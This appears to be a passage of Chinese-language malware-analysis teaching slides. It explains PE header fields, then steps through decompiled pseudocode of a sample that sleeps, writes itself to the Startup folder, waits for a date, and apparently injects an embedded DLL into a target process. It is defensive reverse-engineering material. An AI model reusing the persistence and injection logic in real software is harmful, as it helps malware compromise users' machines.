
NT Headers

- 紀錄檔案及 loader 載入時所需的 metadata
 - 執行所需的系統架構
 - 編譯時間
 - ImageBase
 - 程式進入點 (Address of Entrypoint)
 - enable / disable ASLR
 - Import, Export, Relocation Table
- NT Headers 由 File Header 和 Optional Header 組成
- IMAGE NT HEADERS64




NT Headers – File Header


- 0x00: "PE" (50 45)
- 0x04: Machine
 - 紀錄 PE 的系統架構，
e.g., x86, x64, ARM
- IMAGE FILE HEADER



NT Headers – Optional Header

- 0x18: Magic (0x20B / 0x10B)
 - Loader 實際判斷 PE 是否可於 64-bit 運行
- 0x28: AddressOfEntryPoint
 - 程式進入點的 RVA
- 0x70: Data Directory[16]
 - 指向 loader 載入時所需的各種 table
- IMAGE OPTIONAL HEADER





Recap: Main Function

```
1 int __fastcall main(int argc, const char
2 {
3     Sleep(1800000u);
4     writeSelfToStartupFolder_1C80();
5     waitUtil120231118_1030();
6     createMutex_1120();
7     sub_140001BF0();
8     return 0;
9 }
```

sub_140001BF0

```
1 __int64 sub_140001BF0()
2 {
3     __int64 result; // rax
4     DWORD v1; // [rsp+20h] [rbp-28h]
5     const void *v2; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T v3; // [rsp+30h] [rbp-18h] BYREF
7
8     v2 = 0i64;
9     v3 = 0i64;
10    result = sub_140001870((__int64 *)&v2, &v3);
11    if ( v2 )
12    {
13        result = sub_1400016B0();
14        v1 = result;
15        if ( (_DWORD)result )
16        {
17            printf("target pid: %lu\n", (unsigned int)result);
18            return sub_140001A60(v1, v2, v3);
19        }
20    }
21    return result;
22 }
```

sub_140001BF0

```
1 __int64 sub_140001BF0()
2 {
3     __int64 result; // rax
4     DWORD target_pid; // [rsp+20h] [rbp-28h]
5     const void *v2; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T v3; // [rsp+30h] [rbp-18h] BYREF
7
8     v2 = 0i64;
9     v3 = 0i64;
10    result = sub_140001870((__int64 *)&v2, &v3); // getSomeDataToBuf(&buf, &size) ?
11    if ( v2 )
12    {
13        result = returnTargetPid_16B0();
14        target_pid = result;
15        if ( (_DWORD)result )
16        {
17            printf("target pid: %lu\n", (unsigned int)result);
18            return sub_140001A60(target_pid, v2, v3);
19        }
20    }
21    return result;
22 }
```

參數像是 (&pointer, &size) , 可能在讀東西進來 ?

根據 debug 字串資訊進行 rename

sub_140001870

```
1 __int64 __fastcall sub_140001870(__int64 *a1, _QWORD *a2)
2 {
3     *a1 = (__int64)&unk_140005040;
4     *a2 = 72770i64;
5     if ( *(WORD *)*a1 == 23117 )
6     {
7         if ( *(WORD *)(sub_1400013D0(*a1) + 24) == 523 )
8         {
9             return 1i64;
10        }
11    else
12    {
13        printf("remote dll optional header magic check failed\n");
